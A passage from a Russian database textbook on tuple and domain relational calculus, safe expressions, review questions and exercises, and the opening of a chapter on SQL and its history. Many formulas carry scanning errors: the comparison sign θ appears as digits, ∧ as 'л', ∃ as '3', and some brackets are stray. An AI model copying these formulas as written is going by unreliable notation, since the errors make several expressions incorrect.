- $S_i.a_1$ 9 $S_j.a_2$, где S_i и S_j — переменные кортежа, a_1 — атрибут отношения, в котором определено значение переменной S_i, a_2 — атрибут отношения, в котором определено значение переменной Sj, и θ — одна из операций сравнения (<, ≤, >, ≥, =, ≠); атрибуты a_1 и a_2 должны иметь области определения, для сравнения элементов которых применение знака операции 9 является допустимым.
- $S_i.a_1$ 9 c, где S_i — переменная кортежа, a_1 — атрибут отношения, в котором определено значение переменной S_i, *c* — константа из области определения атрибута a_1 и 6 — одна из операций сравнения.

Формулы рекурсивно строятся из элементарных выражений на основе следующих правил.

- **Любое элементарное выражение рассматривается как формула.**
- Если выражения F_1 и F_2 являются формулами, то выражения, полученные в результате их конъюнкции $(F_1 \wedge F_2)$, дизъюнкции $(F_1 \vee F_2)$ и отрицания $(\sim F_1)$, также являются формулами.
- Если выражение F является формулой со свободной переменной X, то выражения (∃X) (F) и (∀X) (F) также являются формулами.

Пример 4.12. Реляционное исчисление кортежей

А. Создайте список всех менеджеров, зарплата которых превышает 25000 фунтов стерлингов.

```
(S.fName,S.lName|Staff(S)∧S.position='Manager'∧S.salary>25000)
```

Б. Создайте список всех сотрудников, которые отвечают за работу с объектами недвижимости в Глазго.

```
{S  Staff(S)∧(∃P)(PropertyForRent(P)∧(P.staffNo=S.staffNo)∧
P.city='Glasgow')}
```

Атрибут staffNo в отношении PropertyForRent содержит табельный номер того сотрудника, который отвечает за работу с данным объектом недвижимости. Этот запрос можно сформулировать иначе: "Для всех сотрудников, данные о которых нужно привести в списке, в отношении PropertyForRent имеются кортежи, соответствующие этим сотрудникам, причем значение атрибута city в каждом таком кортеже равно 'Glasgow'".

Обратите внимание, что в такой формулировке запроса нет никакого указания на стратегию выполнения запроса — СУБД предоставляется свобода выбора операций для выполнения данного задания, а также порядка выполнения этих операций. Эквивалентная формулировка данного запроса в реляционной алгебре будет выглядеть так: "Выбрать такие кортежи отношения PropertyForRent, в которых значение атрибута city равно 'Glasgow', и выполнить их объединение с отношением Staff". Как видите, здесь порядок выполнения операций задается неявно, но вполне однозначно.

В, Создайте список всех сотрудников, которые в данный момент не работают с объектами недвижимости.

```
{S.fName,S.lName|Staff(S)л (~(∃P)(PropertyForRent(P)∧
(S.staffNo=P.staffNo)))}
```

Используя правила эквивалентности логических операций, это выражение можно переписать так:

```
{S.fName,S.lName|Staff(S)∧((∀P)(~PropertyForRent(P)∨
~(S.staffNo=P.staffNo)))}
```

Г, Создайте список всех клиентов, осматривавших объекты недвижимости в городе Глазго.

```
{C.fName,C.lName|Client(C)∧((∃V)(∃P)(Viewing(V) л
PropertyForRent(P) л (C.clientNo=V.clientNo) л
(V.propertyNo=P.propertyNo) л P.city='Glasgow'))}
```

При ответе на этот запрос следует учитывать, что формулировку "клиенты, которые осматривали любой объект недвижимости в городе 'Glasgow'", можно заменить формулировкой "клиенты, для которых в отношении Viewing имеются данные об осмотре ими объектов недвижимости в городе 'Glasgow'".

Д, Создайте список всех городов, в которых есть отделение компании, но нет арендуемых объектов недвижимости.

```
{B.city|Branch(B)∧(~(∃P)(PropertyForRent(P)∧B.city=P.city))}
```

Сравните это выражение с эквивалентным выражением реляционной алгебры, приведенным в примере 4.4.

Е. Создайте список всех городов, в которых есть отделение компании, а также имеется по меньшей мере один арендуемый объект недвижимости.

```
{B.city|Branch(B)∧((∃P)(PropertyForRent(P)∧B.city=P.city))}
```

Сравните это выражение с эквивалентным выражением реляционной алгебры, приведенным в примере 4.5.

Ж. *Создайте список всех городов, в которых есть или отделение компании, или хотя бы один арендуемый объект недвижимости.*

В примере 4.3 для представления этого запроса средствами реляционной алгебры применялась операция объединения. Но, к сожалению, данный запрос не может быть представлен в той версии реляционного исчисления, которая рассматрива-

ется в настоящем разделе. Например, если бы было создано выражение реляционного исчисления кортежей с двумя свободными переменными, то каждый кортеж результата должен был бы соответствовать одному из кортежей и в отношении Branch, и в отношении PropertyForRent (а при использовании операции объединения достаточно присутствие кортежа только в одном из отношений). К тому же, если бы применялась лишь одна свободная переменная, то она относилась бы только к одному отношению, и поэтому кортежи второго отношения были бы исключены из рассмотрения. С другой стороны, как показано в двух предыдущих примерах, операции разности и пересечения вполне могут быть представлены в данной версии реляционного исчисления кортежей.

Безопасность выражений

Прежде чем завершить этот раздел, отметим, что выражение реляционного исчисления может генерировать бесконечную последовательность кортежей. Например, таковым является следующее выражение, которое обозначает все кортежи, не принадлежащие к отношению Staff:

```
{S|~Staff(S)}
```

Выражения такого рода принято называть *опасными*. Для того чтобы избежать возникновения этой проблемы, необходимо ввести ограничение, согласно которому все значения, присутствующие в полученных результатах, должны принадлежать к области определения исходного выражения E; для этого служит обозначение dom(E). Областью определения выражения E являются все значения, явно присутствующие в E или в одном или нескольких отношениях, имена которых упоминаются в выражении E. В данном примере областью определения выражения являются все значения, представленные в отношении Staff.

Выражение является безопасным, если все значения, присутствующие в полученных результатах, принадлежат к области определения самого выражения. Приведенное выше выражение является опасным, поскольку в нем предусмотрено получение кортежей, не принадлежащих к отношению Staff(т.е. кортежей, находящихся за пределами области определения отношения). Все прочие примеры выражений реляционного исчисления кортежей, приведенные в настоящей главе, являются безопасными. Некоторые авторы указывают, что для предотвращения возникновения этой проблемы можно применить переменные области определения, заданные с помощью отдельной операции RANGE. Более подробную информацию по этому вопросу можно найти в [93].

4.2.2. Реляционное исчисление доменов

В реляционном исчислении кортежей используются переменные, областью определения которых являются кортежи в отношении. С другой стороны, в реляционном исчислении доменов также используются переменные, но их значения берутся из области определения атрибутов, а не из кортежей отношения. Любое выражение в реляционном исчислении имеет следующую общую форму:

$\{d_1, d_2 \ldots d_n \mid F(d_1, d_2 \ldots d_m)\}; \quad m > n$

Здесь $d_1, d_2, \ldots, d_n, \ldots, d_m$ — переменные области определения (домена), а $F(d_1, d_2, \ldots, d_m)$ — формула.

Формула состоит из одного или нескольких элементарных выражений, которые могут иметь одну из следующих форм.

- **R**(d_1, d_2, ..., d_n), **где R — отношение степени л и** d_i **— переменная** домена.
- d_i В dj, где d_i и d_j — переменные домена и θ — одна из операций сравнения (<, ≤, >, ≥, =, ≠); переменные d_i и dj должны иметь области определения, для сравнения элементов которых применение операции 0 является допустимым.
- d_i 9 с, где d_i — переменная домена, с — константа из области определения переменной домена d_i и 9 — одна из операций сравнения.

Формулы рекурсивно строятся из элементарных выражений на основе следующих правил.

- Любое элементарное выражение рассматривается как формула.
- Если выражения F_1 и F_2 являются формулами, то выражения, полученные в результате их конъюнкции ($F_1 \wedge F_2$), дизъюнкции ($F_1 \vee F_2$) и отрицания ($\sim F_1$), также являются формулами.
- **Если выражение** F_1 **является формулой со свободной переменной X, то выражения** (3X) (F) и ($\forall$X) (F) **также являются** формулами.

Пример 4.13. Реляционное исчисление доменов

В приведенных здесь формулах применяются следующие сокращенные обозначения:

($\exists d_1$, d_2_____d_n) вместо ($\exists d_1$), ($\exists d_2$),———($\exists d_n$)

А. Найдите имена всех менеджеров, зарплата которых превышает 25000 фунтов стерлингов.

{fN, lN J (3sN, posn, sex, DOB, sal, bN) (Staff(sN, fN, lN, posn, sex, DOB, sal, bN) л posn = 'Manager' л sal > 25000)}

Если сравнить этот запрос с эквивалентным запросом реляционного исчисления кортежей, приведенным в примере 4.12, *А,* то можно увидеть, что каждому атрибуту присвоено имя (переменной). Условие Staff(sN, fN, . . ., bN) гарантирует, что переменные домена будут ограничены атрибутами того же самого кортежа. Поэтому мы можем использовать формулу posn = 'Manager' вместо формулы Staff.position = 'Manager'. Следует также учитывать различия в использовании квантора существования. В реляционном исчислении кортежей применение этого квантора к некоторой переменной кортежа posn в форме ∃posn равносильно связыванию этой переменной с отношением staff с использованием выражения Staff (posn). С другой стороны, в реляционном исчислении доменов переменная posn ссылается на одно из значений в домене и на нее не налагаются ограничения до тех пор, пока она не появится в субформуле, такой как Staff (sN, fN, lN, posn, sex, DOB, sal, bN), после чего ее значения ограничиваются значениями position, которые присутствуют в отношении Staff.
Для краткости в остальных примерах настоящего раздела кванторы применяются только с теми переменными домена, которые фактически появляются в некотором условии (в настоящем примере таковыми являются posn и sal).

Б, Создайте Список всех сотрудников, которые отвечают за работу с объектами недвижимости в Глазго.

{sN, fN, lN, posn, sex, DOB, sal, bN | (∃sN1, cty)
(Staff(sN, fN, lN, posn, sex, DOB, sal, bN) л
PropertyForRent(pN, st, cty, pc, typ, rms, rnt, oN, sN1, bN1) л
(sN = sNl) л cty = 'Glasgow')}

Этот запрос можно также представить следующим образом:

```
{sN, fN, lN, posn, sex, DOB, sal, bN |
(Staff(sN, fN, lN, posn, sex, DOB, sal, bN) л
PropertyForRent (pN, st, 'Glasgow', pc, typ, rms, rnt, oN, sN, bN1))}
```

В этой версии переменная домена cty в отношении PropertyForRent заменена константой 'Glasgow', а переменная того же домена sN, которая представляет табельный номер работника, повторно применяется и в отношении Staff, и в отношении PropertyForRent.

В. Создайте список всех сотрудников, которые в настоящее время не отвечают за работу с каким-либо объектом.

```
{fN, lN | (3sN) (Staff(sN, fN, lN, posn, sex, DOB, sal, bN) л (~(∃sN1)
(PropertyForRent(pN, st, cty, pc, typ, rms, rnt, oN, sN1, bN1) л
(sN = sN1))))}
```

Г. Создайте список всех клиентов, осматривавших объекты недвижимости в городе Глазго.

```
{fN, lN | (3cN, cN1, pN, pN1, cty)
(Client(cN, fN, lN, tel, pT, mR) л Viewing(cN1, pN1, dt, cmt) л
PropertyForRent(pN, st, cty, pc, typ, rms, rnt, oN, sN, bN) л
[cN = cN1) л (pN =. pN1) л cty = 'Glasgow')}
```

Д. Создайте список всех городов, в которых есть отделение компании, но нет арендуемых объектов недвижимости.

```
{cty | (Branch(bN, st, cty, pc) л (~(∃cty1)
(PropertyForRent(pN, st1, cty1, pc1, typ, rms, rnt, oN, sN, bN1) л
(cty = cty1)))}
```

Е Создайте список всех городов, в которых есть отделение компании, а также имеется по меньшей мере один арендуемый объект недвижимости.

```
{cty | (Branch(bN, st, cty, pc) л (∃cty1)
(PropertyForRent(pN, st1, cty1, pc1, typ, rms, rnt, oN, sN, bN1) л
(cty = cty1))}
```

Ж. Создайте список всех городов, в которых есть или отделение компании, или хотя бы один арендуемый объект недвижимости.

```
{cty | (Branch(bN, st, cty, pc) v
PropertyForRent(pN, st1, cty, pc1, typ, rms, rnt, oN, sN, bN))}
```

Эти запросы *безопасны,* и, если реляционное исчисление доменов ограничивается только такими выражениями, оно эквивалентно реляционному исчислению кортежей, ограниченному только безопасными выражениями, а последнее, в свою очередь, эквивалентно реляционной алгебре. Это значит, что для каждого выражения реляционной алгебры существует эквивалентное выражение реляционного исчисления, а для каждого выражения реляционного исчисления доменов или кортежей существует эквивалентное выражение реляционной алгебры.

4.3. Другие языки

Несмотря на то что реляционное исчисление является достаточно сложным с точки зрения освоения и использования, тем не менее его непроцедурная природа считается весьма перспективной и это стимулирует поиск других, более простых в употреблении непроцедурных методов. Подобные исследования вызвали появление двух других категорий реляционных языков: трансформационных и графических.

Трансформационные языки являются классом непроцедурных языков, которые используют отношения для преобразования исходных данных к требуемому виду. Эти языки предоставляют простые в работе структуры для формулирования требований к результатам имеющимися средствами. Примерами трансформационных языков являются SQUARE [37], SEQUEL [53] и его версии, а также язык SQL. Более подробно язык SQL рассматривается в главах 5, 6 и 21.

Графические языки предоставляют пользователю схему или другое графическое отображение структуры отношения. Пользователь создает некий образец желаемого результата, и система возвращает затребованные данные в указанном формате. Примером подобного языка является язык QBE (Query-By-Example) [331]. Его возможности будут продемонстрированы в главе 7.

Еще одной категорией языков являются *языки четвертого поколения* (Fourth-Generation Language — 4GL), которые позволяют создавать полностью готовое и соответствующее требованиям заказчика приложение с помощью ограниченного набора команд и в то же время предоставляют дружественную по отношению к пользователю среду разработки, чаще всего построенную на использовании команд меню (см. раздел 2.2). В некоторых системах используются даже определенные разновидности *естественного языка,* т.е. ограниченной версии обычного английского языка, которую иногда называют *языком пятого поколения* (Fifth-Generation Language — 5GL). Однако разработки проектов подобных языков по большей части все еще находятся на ранней стадии развития.

РЕЗЮМЕ

- Реляционная алгебра — это процедурный язык высокого уровня, который может применяться в СУБД для построения нового отношения из одного или нескольких отношений, хранящихся в базе данных. Реляционное исчисление — непроцедурный язык, с помощью которого может быть сформулировано определение отношения, создаваемого на основе одного или нескольких отношений в базе данных. Но с формальной точки зрения реляционная алгебра и реляционное исчисление эквивалентны, т.е. для каждого выражения алгебры имеется эквивалентное выражение исчисления (и наоборот).
- Реляционное исчисление применяется для оценки избирательной мощности реляционных языков. Язык, позволяющий создать любое отношение, которое может быть выведено формальным путем с помощью реляционного исчисления, называется реляционно полным. Реляционно полными являются большинство реляционных языков запросов, но они имеют большую выразительную мощность, чем реляционная алгебра и реляционное исчисление, поскольку в них предусмотрены дополнительные операции, выполняемые, в частности, с помощью агрегирующих и упорядочивающих функций.
- Для выполнения основной части операций выборки данных, необходимых в процессе эксплуатации базы данных, могут применяться пять фундаментальных операций реляционной алгебры: выборка, проекция, декартово произведение, объединение и вычитание множеств. Кроме этих операций, предусмотрены операции соединения, пересечения и деления, которые могут быть выражены с помощью пяти основных операций.

- Реляционное исчисление — это формальный непроцедурный язык, в котором используются предикаты. Существуют две основные формы реляционного исчисления: реляционное исчисление кортежей и реляционное исчисление доменов.
- В реляционном исчислении кортежей решается задача поиска кортежей, для которых предикат приобретает истинное значение. Переменной кортежа называется переменная, которая принадлежит к области определения указанного отношения, иными словами, переменная, допустимыми значениями которой являются только кортежи отношений.
- В реляционном исчислении доменов переменные домена принимают свои значения в области определения атрибутов, а не кортежей отношений.
- Реляционная алгебра логически эквивалентна безопасному подмножеству реляционного исчисления (и наоборот).
- Языки манипулирования реляционными данными подразделяются на процедурные и непроцедурные, трансформационные, графические, четвертого или пятого поколения.

ВОПРОСЫ

4.1. В чем состоит разница между процедурным и непроцедурным языками? К каким из них относятся реляционная алгебра и реляционное исчисление?

4.2. Объясните смысл следующих терминов:

а) реляционно полный;

б) замыкание реляционных операций.

4.3. Дайте определение пяти основных операций реляционной алгебры. Определите с помощью этих пяти операций операции соединения, пересечения и деления.

4.4. Объясните, в чем состоят различия между пятью операциями соединения (тета-соединение, соединение по эквивалентности, естественное соединение, внешнее соединение и полусоединение). Приведите примеры, иллюстрирующие ваш ответ.

4.5. Покажите, в чем состоят сходство и различие реляционного исчисления кортежей и реляционного исчисления доменов. Подробно опишите различие между переменными кортежа и домена.

4.6. Определите структуру (правильно построенной) формулы в реляционном исчислении кортежей и реляционном исчислении доменов.

4.7. Объясните, почему выражение реляционного исчисления может стать опасным. Поясните ваш ответ на примере. Покажите, как можно обеспечить применение только безопасных выражений реляционного исчисления.

УПРАЖНЕНИЯ

В следующих упражнениях используются схема *Hotel,* которая определена в начале упражнений к главе 3.

4.8. Опишите отношения, которые будут сформированы в результате применения следующих операций реляционной алгебры:

а) $\Pi_{hotelNo}(\sigma_{price > 50}(Room))$

б) $\sigma_{Hotel.hotelNo = Room.hotelNo}(Hotel \times Room)$

в) $\Pi_{hotelName}(Hotel \bowtie_{Hotel.hotelNo = Room.hotelNo}(\sigma_{price > 50}(Room)))$

г) $\text{Guest} \rhd\!\!\lhd (\sigma_{\text{dateTo} > \text{'1-Jan-2002'}}(\text{Booking}))$

д) $\text{Hotel} \rhd_{\text{Hotel.hotelNo} = \text{Room.hotelNo}} (\sigma_{\text{price} > 50}(\text{Room}))$

е) $\Pi_{\text{guestName, hotelNo}}(\text{Booking} \bowtie_{\text{Booking.guestNo} = \text{Guest.guestNo}} \text{Guest}) + \Pi_{\text{hotelNo}}(\sigma_{\text{city} = \text{'London'}}(\text{Hotel}))$

4.9. Сформируйте эквивалентные выражения реляционного исчисления кортежей и реляционного исчисления доменов для каждого из запросов реляционной алгебры, приведенных в упражнении 4.8.

4.10. Опишите отношения, которые будут **сформированы в** результате **применения следующих операций реляционного** исчисления **кортежей:**

а) {H.hotelName | Hotel(H) ∧ H.city = 'London'}

б) {H.hotelName | Hotel(H) л (3R) (Room(R) л H.hotelNo = R.hotelNo л R.price > 50)}

в) {H.hotelName J Hotel(H) л (∃B) (∃G) (Booking(B) л Guest(G) л H.hotelNo = B.hotelNo л B.guestNo = G.guestNo л G.guestName = 'John Smith')}

г) {H.hotelName, G.guestName, B1.dateFrom, B2.dateFrom | Hotel(H) л Guest(G) л Booking(Bl) л Booking(B2) л H.hotelNo = B1.hotelNo ∧ G.guestNo = Bl.guestNo л B2.hotelNo = B1.hotelNo л B2.guestNo = Bl.guestNo л B2.dateFrom ≠ B1.dateFrom}

4.11. Приведите эквивалентные выражения реляционного исчисления доменов и реляционной алгебры для каждого из запросов реляционной алгебры, приведенных в упражнении 4.10.

4.12. Сформируйте выражение реляционной алгебры, реляционного исчисления кортежей и реляционного исчисления доменов для следующих запросов.

а) Составить список всех отелей.

б) Составить список всех отдельных номеров стоимостью меньше 20 фунтов стерлингов в сутки.

в) Составить список всех постояльцев с указанием их фамилий и городов, откуда они прибыли.

г) Составить список всех номеров в отеле *Grosvenor* с указанием стоимости и типа.

д) Составить список всех постояльцев, которые в настоящее время проживают в отеле *Grosvenor*.

е) Составить список всех номеров отеля *Grosvenor* с указанием всех сведений о них, включая фамилию постояльца, проживающего в настоящее время в номере, если номер занят.

ж) Составить список всех постояльцев отеля *Grosvenor c* указанием всех сведений о них (включая атрибуты guestNo, guestName и guest Address).

4.13. С помощью реляционной алгебры создайте представление, содержащее сведения обо всех номерах отеля *Grosvenor*, включая их стоимость. Каковы преимущества такого представления?

4.14. Проанализируйте характеристики тех СУБД, которые используются вами в настоящее время. Какие типы реляционных языков поддерживаются в этих системах? Для каждого из поддерживаемых языков назовите операции, эквивалентные восьми операциям реляционной алгебры, которые определены в разделе 4.1.

Глава 5

Язык SQL: МАНИПУЛИРОВАНИЕ ДАННЫМИ

В ЭТОЙ ГЛАВЕ...

- Назначение языка Structure Query Language (SQL) и его особая роль при работе с базами данных.
- История возникновения и развития языка SQL.
- Запись операторов языка SQL.
- Выборка информации из баз данных с помощью оператора SELECT.
- Построение операторов SQL, характеризующихся следующими особенностями:
  - применение конструкции WHERE для выборки строк, удовлетворяющих различным условиям;
  - сортировка результатов выполнения запроса с помощью конструкции ORDER BY;
  - использование агрегирующих функций языка SQL;
  - группирование выбранных данных с помощью конструкции GROUP BY;
  - применение подзапросов;
  - применение соединений таблиц;
  - применение операций **с множествами** (UNION, INTERSECT, EXCEPT).
- Внесение изменений в базу данных с помощью операторов INSERT, UPDATE и DELETE.

В главах 3 и 4 подробно описаны реляционная модель данных и связанные с ней реляционные языки. Одним из языков, появившихся в результате разработки реляционной модели данных, является Structured Query Language (SQL), который в настоящее время получил очень широкое распространение и фактически превратился в стандартный язык реляционных баз данных. Стандарт на язык SQL был выпущен Национальным институтом стандартизации США (ANSI) в 1986 году, а в 1987 году Международная организация по стандартизации (ISO) приняла этот стандарт в качестве международного [170]. В настоящее время язык SQL поддерживается сотнями СУБД различных типов, разработанных для самых разнообразных вычислительных платформ, начиная от персональных компьютеров и заканчивая мэйнфреймами.

Ввиду особой важности, которую язык SQL приобрел в последнее время, мы решили посвятить его детальному обсуждению три главы этой книги, полагая, что исчерпывающее и глубокое знакомство с особенностями этого языка будет полезно всем — и начинающим пользователям, и профессионалам, включая про-

граммистов, специалистов по базам данных и менеджеров. В этой и следующей главах мы будем опираться в основном на определение языка SQL, данное в стандарте ISO. Однако из-за исключительной сложности этого стандарта мы не ставим своей целью подробное изучение всех сведений о языке на его основе. В частности, в данной главе описываются только имеющиеся в языке SQL средства манипулирования данными.

СТРУКТУРА этой ГЛАВЫ

В разделе 5.1 мы познакомимся с языком SQL и обсудим, почему в настоящее время этот язык столь важен для разработки приложений баз данных. В разделе 5.2 описывается система обозначений, используемая в этой книге для определения структуры операторов SQL. В разделе 5.3 обсуждаются способы извлечения данных из таблиц с помощью средств языка SQL, а также вставки, обновления и удаления данных из таблиц.

В главе 6 рассматриваются другие средства языка SQL, включая определение данных, создание представлений, транзакций и управление доступом к данным. В главе 21 рассматриваются способы внедрения операторов SQL в программы на языках программирования высокого уровня для доступа к конструкциям, которые не поддерживались в языке SQL до недавнего времени. В разделе 27.4 мы подробно рассмотрим новые функции, которые были добавлены к спецификациям языка SQL с целью поддержки объектно-ориентированного подхода к работе с данными (стандарт SQL3). Основу значительной части стандарта SQL составляют два формальных языка (реляционная алгебра и реляционное исчисление), которые рассматриваются в главе 4. Рекомендуем время от времени обращаться к этой главе для ознакомления с формальным описанием рассматриваемых средств SQL. Но описание SQL в данной книге построено в основном независимо от этих языков, поэтому читатели при желании могут пропустить главу 4. Во всех примерах этой главы используются данные из табл. 3.3–3.9 учебного проекта *DreamHome*.

5.1. Введение в язык SQL

В этом разделе мы рассмотрим назначение языка SQL, познакомимся с его историей и проанализируем причины, по которым он приобрел в настоящее время столь большое значение для приложений баз данных.

5.1.1. Назначение языка SQL

Любой язык работы с базами данных должен предоставлять пользователю следующие возможности:

- создавать базы данных и таблицы с полным описанием их структуры;
- выполнять основные операции манипулирования данными, такие как вставка, модификация и удаление данных из таблиц;
- выполнять простые и сложные запросы.

Кроме того, язык работы с базами данных должен решать все указанные выше задачи при минимальных усилиях со стороны пользователя, а структура и синтаксис его команд должны быть достаточно просты и доступны для изучения. И, наконец, он должен быть универсальным, т.е. отвечать некоторому признанному стандарту, что позволит использовать один и тот же синтаксис и

структуру команд при переходе от одной СУБД к другой. Язык SQL удовлетворяет практически всем этим требованиям.

SQL является примером *языка преобразования данных,* или же языка, предназначенного для работы с таблицами с целью преобразования входных данных к требуемому выходному виду. Язык SQL, который определен стандартом ISO, имеет два основных компонента:

- язык DDL (Data Definition Language), предназначенный для определения структур базы данных и управления доступом к данным;
- язык DML (Data Manipulation Language), предназначенный для выборки и обновления данных.

До появления стандарта SQL3 язык SQL включал только команды определения и манипулирования данными; в нем отсутствовали какие-либо команды управления ходом вычислений. Другими словами, в этом языке не было команд IF ... THEN ... ELSE, GO TO, DO ... WHILE и любых других, предназначенных для управления ходом вычислительного процесса. Подобные задачи должны были решаться программным путем (с помощью языков программирования или управления заданиями) либо интерактивно (в результате действий, выполняемых самим пользователем). По причине подобной незавершенности (с точки зрения организации вычислительного процесса) язык SQL мог использоваться двумя способами. Первый предусматривал *интерактивную* работу, заключающуюся во вводе пользователем с терминала отдельных операторов SQL. Второй состоял во *внедрении* операторов SQL в программы на процедурных языках, как описано в главе 21. Язык SQL3, формальное определение которого принято в 1999 году, рассматривается в главе 27.

Язык SQL относительно прост в изучении.

- Это непроцедурный язык, поэтому в нем необходимо указывать, *какая* информация должна быть получена, а не *как* ее можно получить. Иначе говоря, язык SQL не требует указания методов доступа к данным,
- Как и большинство современных языков, SQL поддерживает свободный формат записи операторов. Это означает, что при вводе отдельные элементы операторов не связаны с фиксированными позициями на экране.
- Структура команд задается набором ключевых слов, представляющих собой обычные слова английского языка, такие как CREATE TABLE (Создать таблицу), INSERT (Вставить), SELECT (Выбрать). Например:

```
• CREATE TABLE Staff (staffNo VARCHAR(5), lName VARCHAR(15),
  salary DECIMAL(7,2));
• INSERT INTO Staff VALUES ('SG16', 'Brown', 8300);
• SELECT staffNo, IName, salary
  FROM Staff
  WHERE salary > 10000;
```

- Язык SQL может использоваться широким кругом пользователей, включая администраторов баз данных (АБД), руководящий персонал компании, прикладных программистов и множество других конечных пользователей разных категорий.

В настоящее время для языка SQL существуют международные стандарты [173], [176], формально определяющие его как стандартный язык создания и манипулирования реляционными базами данных, каковым он фактически и является.

5.1.2. История языка SQL

Как утверждалось в главе 3, история реляционной модели данных (и косвенно языка SQL) началась в 1970 году с публикации основополагающей статьи Е. Ф. Кодда (в то время он работал в исследовательской лаборатории корпорации IBM в Сан-Хосе). В 1974 году Д. Чемберлен, работавший в той же лаборатории, публикует определение языка, получившего название "Structured English Query Language", или SEQUEL. В 1976 году была выпущена переработанная версия этого языка, SEQUEL/2; впоследствии его название пришлось изменить на SQL по юридическим соображениям — аббревиатура SEQUEL уже использовалась кем-то ранее. Но до настоящего времени многие по-прежнему произносят аббревиатуру SQL как "сиквэл", хотя официально ее рекомендуется читать как "эс-кю-эл".

В 1976 году на базе языка SEQUEL/2 корпорация IBM выпустила прототип СУБД, имевший название "System R" [9]. Назначение этой пробной версии состояло в проверке осуществимости реляционной модели. Помимо прочих положительных аспектов, важнейшим из результатов выполнения этого проекта можно считать разработку собственно языка SQL, Однако корни этого языка уходят в язык SQUARE (Specifying Queries as Rational Expressions), который являлся предшественником проекта System R. Язык SQUARE был разработан как исследовательский инструмент для реализации реляционной алгебры посредством фраз, составленных на английском языке [37].

В конце 1970-х годов, компанией, которая ныне превратилась в корпорацию Oracle, была выпущена СУБД Oracle. Пожалуй, это самая первая из коммерческих реализаций реляционной СУБД, построенной на использовании языка SQL. Чуть позже появилась СУБД INGRES, использовавшая язык запросов QUEL. Этот язык был более структурированным, чем SQL, но семантика его менее близка к обычному английскому языку. Позднее, когда SQL был принят как стандартный язык реляционных баз данных, СУБД INGRES была полностью переведена на его использование. В 1981 году корпорация IBM выпустила свою первую коммерческую реляционную СУБД под названием SQL/DS (для среды DOS/VSE). В 1982 году вышла в свет версия этой системы для среды VM/CMS, а в 1983 году — для среды MVS, но уже под названием DB2.

В 1982 году Национальный институт стандартизации США (ANSI) начал работу над языком RDL (Relation Database Language), руководствуясь концептуальными документами, полученными от корпорации IBM. В 1983 году к этой работе подключилась Международная организация по стандартизации (ISO). Совместные усилия обеих организаций увенчались выпуском стандарта языка SQL. (От названия RDL в 1984 году отказались, а черновой проект языка был переработан с целью приближения к уже существующим реализациям языка SQL.)

Исходный вариант стандарта, который был выпущен ISO в 1987 году, вызвал волну критических замечаний. В частности, Дейт, известный исследователь в этой области, указывал, что в стандарте опущены важнейшие функции, включая средства обеспечения ссылочной целостности и некоторые реляционные операторы. Кроме того, он отметил чрезмерную избыточность языка — один и тот же запрос можно было записать в нескольких различных вариантах [89], [90], [92]. Большая часть критических замечаний была признана справедливой, и необходимые коррективы были внесены в стандарт еще до его публикации. Однако было решено, что важнее выпустить стандарт как можно быстрее (чтобы он смог исполнять роль общей основы, на которой и сам язык, и его реализации могли бы развиваться далее), чем дожидаться, пока будут определены и согласованы все функции, которые разные специалисты считают обязательными для подобного языка.

В 1989 году ISO опубликовала дополнение к стандарту, в котором определялись функции поддержки целостности данных [171]. В 1992 году была выпуще-

на первая, существенно пересмотренная версия стандарта ISO, которую иногда называют SQL2 (или SQL-92) [173]. Хотя некоторые из функций были определены в этом стандарте впервые, многие из них уже были полностью или частично реализованы в одной или нескольких коммерческих реализациях языка SQL. А следующая версия стандарта, которую принято называть SQL3 [176], была выпущена только в 1999 году. Эта версия содержит дополнительные средства поддержки объектно-ориентированных функций управления данными, которые рассматриваются в разделе 27.4.

Функции, которые добавляются к стандарту языка разработчиками коммерческих реализаций, принято называть *расширениями*. Например, в стандарте языка SQL определено шесть различных типов данных, которые могут храниться в базах данных. Во многих реализациях этот список дополняется разнообразными расширениями. Каждая из реализаций языка называется *диалектом*. Не существует двух совершенно идентичных диалектов, как в настоящее время не существует и ни одного диалекта, полностью соответствующего стандарту ISO. Более того, поскольку разработчики баз данных вводят в системы все новые функциональные средства, они постоянно расширяют свои диалекты языка SQL, в результате чего отдельные диалекты все больше и больше отличаются друг от друга. Однако основное ядро языка SQL остается более или менее стандартизованным во всех реализациях.

Хотя исходные концепции языка SQL были разработаны корпорацией IBM, его важность очень скоро подтолкнула и других разработчиков к созданию собственных реализаций. В настоящее время на рынке доступны буквально сотни продуктов, построенных на использовании языка SQL, причем постоянно приходится слышать о выпуске все новых и новых версий,

5.1.3. Особая роль языка SQL

Язык SQL является первым и пока единственным стандартным языком работы с базами данных, который получил достаточно широкое распространение. Есть еще один стандартный язык работы с базами данных, NDL (Network Database Language), который построен на использовании сетевой модели CODASYL, но он применяется лишь в немногих разработках. Практически все крупнейшие разработчики СУБД в настоящее время создают свои продукты с использованием языка SQL либо интерфейса SQL, и большинство таких компаний участвуют в работе, по меньшей мере, одной организации, которая занимается разработкой стандартов этого языка. В SQL сделаны огромные инвестиции как со стороны разработчиков, так и со стороны пользователей. Он стал частью архитектуры приложений (например, такой как System Application Architecture (SAA) корпорации IBM), а также является стратегическим выбором многих крупных и влиятельных организаций (например, консорциума X/Open, занятого разработкой стандартов для среды UNIX), Язык SQL также принят в качестве федерального стандарта обработки информации (Federal Information Processing Standard — FIPS), который должен соблюдаться в СУБД для получения разрешения продавать ее на территории США. Консорциум разработчиков SQL Access Group прилагает усилия по созданию расширений языка SQL, которые позволят обеспечить взаимодействие разнородных систем.

Язык SQL используется в других стандартах и даже оказывает влияние на разработку многих стандартов как инструмент их определения. В качестве примера можно привести стандарты ISO "Information Resource Dictionary System" (IRDS) (см. раздел 2.7.1) и "Remote Data Access" (RDA). Разработка языка вызвала определенную заинтересованность научных кругов, выразившуюся как в выработке необходимых теоретических основ, так и в подготовке успешно реа-

лизованных технических решений. Это особенно справедливо в отношении оптимизации запросов, методов распределения данных и реализации средств защиты. Начали появляться специализированные реализации языка SQL, предназначенные для новых рынков, такие как OnLine Analytical Processing (OLAP).

5.1.4. Используемая терминология

Стандарт ISO SQL не поддерживает таких формальных терминов, как *отношение*, *атрибут* и *кортеж*; вместо них применяются термины *таблица*, *столбец* и *строка*. В нашем обсуждении языка SQL мы в основном будем опираться на терминологию ISO. Кроме того, следует отметить, что стандарт SQL не предусматривает строгой поддержки тех определений реляционной модели данных, которые были приведены в глазе 3. Например, в языке SQL допускается, что созданная в результате выполнения операции SELECT таблица может содержать повторяющиеся строки, устанавливается определенная последовательность столбцов, а пользователю разрешается сортировать строки в таблице.

5.2. Запись операторов SQL

